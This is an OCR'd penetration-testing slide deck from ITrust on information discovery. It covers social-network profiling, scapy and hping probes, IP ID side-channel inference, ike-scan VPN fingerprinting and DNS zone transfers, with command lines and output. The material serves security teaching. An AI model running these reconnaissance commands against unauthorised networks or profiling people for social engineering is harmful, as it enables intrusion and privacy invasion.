Penetration Testing
Information Discovery & Case Studies


Philippe Caturegli

ITrust

Table of Content

User Level

- Whois, Google, Newsgroups
- Social networks (Facebook, Linkedin*, MySpace, etc.)
- Maltego from paterva.com



- Gather as much information as possible
  - Full names, emails => Username, Hostname
  - Phone number => Social Engineering, Attack PABX
  - Resumes, Employment history=> Products used by the target
  - Personal sites, Personal information => Password wordlists

* http://www.cirt.dk/tools/paper/LinkedIn.pdf

Network Level

- Identify your target
  - Assets (Platform/OS, Services running on the target, etc.)
  - Third party host/networks (used to reach to the target)
- Look beyond the scope (i.e. How to get to a given network ?)
  - Target the trust that exists between networks/hosts/users
- When possible, use online tools to reduce footprints in the target's logs

Case Study: IP stacks (1/2)

- Target
  - Webserver (www.target.com)


- Question
  - Is it a standalone server ? Is it a web farm ?


- Hint
  - RFC0791: Identification (16 bits) = An identifying value assigned by the sender to aid in assembling the fragments of a datagram.


Network Level

Case Study: IP stacks (2/2)

```
[protean:/pentest]$ scapy
Welcome to Scapy (1.2.0.2)
>>> res,unans=sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*1000))

Begin emission:
......*****.***.**.***.*.*.***..*.* Finished to send 1000 packets.
**...*.*.**..*.**..*.................
Received 1822 packets, got 1000 answers, remaining 0 packets

>>> res.plot(lambda (s,r): r.id)
```








ITrust

Case Study: Network Mapping (1/2)

- Target
  - Class C subnet behind a router/firewall
- Question
  - Can we compromise the border router ?
- Hint
  - Traceroute show that the hop before last has a RFC1918 address

Case Study: Network Mapping (2/2)

```
[protean:/pentest]$ scapy
Welcome to Scapy (1.2.0.2)
>>> traceroute("sslvpn.target.com", dport=443)
Begin emission:
***********Finished to send 15 packets.
***
Received 14 packets, got 14 answers, remaining 1 packets
123.45.69.15:tcp443
1 88.191.69.69 11
2 88.191.2.26 11
4 212.27.57.214 11
5 193.252.160.153 11
6 193.252.161.213 11
7 193.252.161.234 11
8 193.252.161.233 11
9 81.253.130.25 11
10 198.213.150.15 11
11 181.152.15.33 11
12 159.81.84.43 11
13 10.0.0.2 11
14 123.45.67.89 11
15 123.45.69.159 SA
```



- We know that A2 et B1 are in the same subnet
- We are going to scan the 123.45.67.89/24 subnet with a TTL of 13
- All the responses that are not a ICMP Time exceeded belong to router A

```
[protean:/pentest]$ telnet 123.45.67.79
Trying 123.45.67.79...
Connected to 123.45.67.79.
Escape character is '^]'.

User Access Verification

Password:
```

```
[protean:/pentest]$ scapy
>>> res,unans=sr(IP(dst="123.45.67.89/24", ttl=13)/TCP())
Begin emission:
..**. Finished to send 128 packets.
*.*.* Received 229 packets, got 128 answers, remaining 0
packets
>>> res[TCP].show()
0000 IP / TCP 88.191.69.69:ftp_data > 123.45.67.79:www S ==>
IP / TCP 123.45.67.79:www > 88.191.69.69:ftp_data RA /
Padding
```

Case Study: IPSEC VPN (1/5)

- Target
  - Unknown Perimeter Device (IP = XXX.XXX.XXX.XXX)

- Questions
  - Can we determine the type of device (brand, OS, etc.) ?
  - Can we determine the amount of traffic going through it ?

- Hint
  - The device respond to valid IKE packet on UDP/500

Case Study: IPSEC VPN (2/5)

- Step1: Generate a valid IKE Phase 1 handshake with IKE-SCAN*

```
[protean:/pentest]$ cat generate-transforms.sh
#!/bin/sh
#
# Encryption algorithms: DES, Triple-DES, AES/128, AES/192 and AES/256
ENCLIST="1 5 7/128 7/192 7/256"
# Hash algorithms: MD5 and SHA1
HASHLIST="1 2"
# Authentication methods: Pre-Shared Key, RSA Signatures, Hybrid Mode and XAUTH
AUTHLIST="1 3 64221 65001"
# Diffie-Hellman groups: 1, 2 and 5
GROUPLIST="1 2 5"

for ENC in $ENCLIST; do
        for HASH in $HASHLIST; do
                for AUTH in $AUTHLIST; do
                        for GROUP in $GROUPLIST; do
                                echo "--trans=$ENC,$HASH,$AUTH,$GROUP"
                        done
                done
        done
done

[protean:/pentest]$ ./generate-transforms.sh | xargs --max-lines=8 ike-scan -M XXX.XXX.XXX.XXX

Starting ike-scan 1.9 with 1 hosts
XXX.XXX.XXX.XXX Notify message 14 (NO-PROPOSAL-CHOSEN)
HDR=(CKY-R=ef78e09d3fea9316)
Ending ike-scan 1.9: 1 hosts scanned in 0.044 seconds (22.98 hosts/sec). 0 returned handshake; 1 returned notify

Starting ike-scan 1.9 with 1 hosts
XXX.XXX.XXX.XXX Main Mode Handshake returned
HDR=(CKY-R=ef78e09d6f7ac875)
SA=(Enc=AES KeyLength=128 Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
Ending ike-scan 1.9: 1 hosts scanned in 0.047 seconds (21.32 hosts/sec). 1 returned handshake; 0 returned notify
```

(*) www.nta-monitor.com/tools/ike-scan/

Case Study: IPSEC VPN (3/5)

- Step2a: Now that we know how to have a valid handshake, let's try in aggressive mode

```
[protean:/pentest]$ ike-scan -M --trans=7,2,1,2 XXX.XXX.XXX.XXX -A

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
XXX.XXX.XXX.XXX Aggressive Mode Handshake returned
HDR=(CKY-R=ef78e09d6d8bb544)
SA=(Enc=AES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
VID=1abf47806d8ab544236038a0098a4a32
KeyExchange(128 bytes)
ID(Type=ID_FQDN, Value=fw-pix.target.com)
Nonce(20 bytes)
Hash(20 bytes)
Ending ike-scan 1.9: 1 hosts scanned in 0.054 seconds (18.62 hosts/sec). 1 returned handshake; 0 returned notify
```

- Step2b: we can confirm our finding with the "- - showbackoff" option

```
[protean:/pentest]$ ike-scan -M --trans=7,2,1,2 XXX.XXX.XXX.XXX --showbackoff
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
XXX.XXX.XXX.XXX Main Mode Handshake returned
HDR=(CKY-R=ef78e09dc2fe342c)
SA=(Enc=AES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)

IKE Backoff Patterns:

IP Address No. Recv time Delta Time
XXX.XXX.XXX.XXX 1 1195401049.282000 0.000000
XXX.XXX.XXX.XXX 2 1195401064.292000 15.010000
XXX.XXX.XXX.XXX 3 1195401079.287000 14.995000
XXX.XXX.XXX.XXX Implementation guess: Cisco IOS 11.3 or 12.0 / PIX <= 6.2

Ending ike-scan 1.9: 1 hosts scanned in 90.184 seconds (0.01 hosts/sec). 1 returned handshake; 0 returned notify
```


Case Study: IPSEC VPN (4/5)

- When sending a valid IKE packet, we get a “notify” response back from the firewall
- In this “notify” response, the IP id is non-null
- Let’s establish an handshake every 60 second and record the IP id

```
[protean:/pentest]$ while [ 1 ]; do ike-scan XXX.XXX.XXX.XXX; sleep 60; done

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
XXX.XXX.XXX.XXX Notify message 14 (NO-PROPOSAL-CHOSEN) HDR=(CKY-R=ef78e09d1d86a51a)

Ending ike-scan 1.9: 1 hosts scanned in 0.044 seconds (22.63 hosts/sec). 0 returned handshake; 1
returned notify

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
XXX.XXX.XXX.XXX Notify message 14 (NO-PROPOSAL-CHOSEN) HDR=(CKY-R=ef78e09d83fe1420)
[...]
```

```
[protean:/pentest]$ scapy
Welcome to Scapy (1.2.0.2)
>>> a=sniff(filter="src host XXX.XXX.XXX.XXX and port 500", prn=lambda x: x.sprintf("%SYSTEM.time% -
id=%IP.id%"))

00:00:27.497225 - id=6291
00:01:27.549228 - id=6646
[...]
```

Case Study: IPSEC VPN (5/5)



ITrust

Case Study: Web Server (1/4)


- Target
  - Apache Webserver (www.target.com)
- Questions
  - Is there a daily off-site backup of that server ?
- Hint
  - High traffic means large IP id increment

Case Study: Web Server (2/4)

- When sending a SYN packet to port 80, we receive a SYN-ACK response
- The SYN-ACK response has a non-null IP id
- Let's send a SYN packet every 60 second and record the IP id of the response


```
[protean:/pentest]$ while [ 1 ]; do hping -p 80 www.target.com -S -c 1 ; sleep 60; done

--- www.target.com hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 11.6/11.6/11.6 ms
HPING www.target.com (eth0 XXX.XXX.XXX.XXX): S set, 40 headers + 0 data bytes
len=46 ip=XXX.XXX.XXX.XXX ttl=116 DF id=18291 sport=80 flags=SA seq=0 win=16616 rtt=14.6 ms
[...]
```

```
[protean:/pentest]$ scapy
Welcome to Scapy (1.2.0.2)
>>> a=sniff(filter="src host XXX.XXX.XXX.XXX and port 80",
prn=lambda x: x.sprintf("%SYSTEM.time% - id=%IP.id%"))

00:00:12.564219 - id=18291
00:01:12.214522 - id=18305
[...]
```




ITrust


Case Study: Web Server (3/4)



Case Study: Web Server (4/4)

- Directory Listing of /backup
- Directory empty





- Between 1:00am and ~1:10am
- Cronjob create an archive of the complete site in /backup and upload it via FTP to a backup server

DNS Zone Transfer (1/2)

- Also known by its opcode: **AXFR**
- Used by administrators to replicate the databases containing the DNS data across a set of DNS servers
- DNS zone transfers should only be allowed between DNS servers
- Security Risks
  - **Exposure of data**: obtain the complete listing of all hosts in a domain (routers, servers, workstations, printers, etc.)
  - **Denial of Services**: make the name servers slow and unresponsive by sending multiple requests
- Online tool: http://us.mirror.menandmice.com/knowledgehub/tools/dig

DNS Zone Transfer (2/2)

```
[protean:/pentest]$  host -t NS target.com
target.com           NS      ns.target.com
target.com           NS      ns1.trusted.net
target.com           NS      ns2.target.com

[protean:/pentest]$  dig @ns1.trusted.net -t AXFR target.com
; <<>> DiG 9.4.1-P1 <<>> @ns1.trusted.net -t AXFR target.com
; (1 server found)
;; global options:  printcmd
target.com.          14400   IN      SOA     ns2.target.com.
reseau.target.com. 2008050502 7200 3600 604800 14400
target.com.          14400   IN      MX      1 golgoth.target.com.
target.com.          14400   IN      MX      10 mx2.target.com.
target.com.          14400   IN      NS      ns1.trusted.net.
target.com.          14400   IN      NS      ns2.target.com.
target.com.          14400   IN      NS      ns.target.com.
target.com.          14400   IN      TXT     "v=spf1 mx ip4:195.69.48.253
ip4:195.69.48.247 ~all"
target.com.          14400   IN      A       195.69.48.19
2035.target.com.     14400   IN      A       192.93.172.251
3com.target.com.     14400 IN A      10.5.1.96
a-vm-1.target.com.   14400 IN      A       195.69.51.98
abg402.target.com.   14400   IN      A       192.93.172.10
admin-wifi.target.com. 14400 IN    A       192.168.5.248
admin-wifi-2.target.com. 14400 IN    A       192.168.5.249
rf1-1.target.com.    14400   IN      A       10.3.10.1
rf1-2.target.com.    14400   IN      A       10.3.10.2
rf2-1.target.com.    14400   IN      A       10.3.10.3
rf3-1.target.com.    14400   IN      A       10.3.10.4
rf4-1.target.com.    14400   IN      A       10.3.10.5
aes-contact.target.com. 14400 IN     A       10.24.2.3
ag-bd-bs425.target.com. 14400 IN     A       192.168.1.54
ag-sr3-bs450-2.target.com. 14400 IN  A       192.168.1.12
ag-sr3-bs450-3.target.com. 14400 IN  A       192.168.1.13
[...]
```

- **Exposure of data**
  - Ø13 138 entries
- **Denial of Services**
  - Ø Request = ~ 33 bytes
  - Ø Response = ~ 670 Kbytes

- Determine the hostname associated with a given IP address
- Useful when pentesting a webserver
  - Several hostnames behind 1 IP (a.k.a. VHOST)
  - If your scope is one IP, all Vhosts behind that IP are fair game
  - The more websites, the more likely you are to find a vulnerability
  - Target the development or staging site
- Do a nslookup of every domain registered and plug it in a database
- Online tools
  - http://www.myipneighbors.com/
  - http://whois.webhosting.info/
  - http://www.domaintools.com/reverse-ip/ (Commercial Service)
- Example: ossir.org (195.83.224.3)
  - ossir.fr, ossir.org, web.ossir.org

Network Level

Vhosts bruteforce

- Internal site hosted on the same server as an external site
- Change the **HOST:** value in your HTTP request
- Default behavior on IIS default.asp page
- Useful to get detailed error messages from an external IP

```
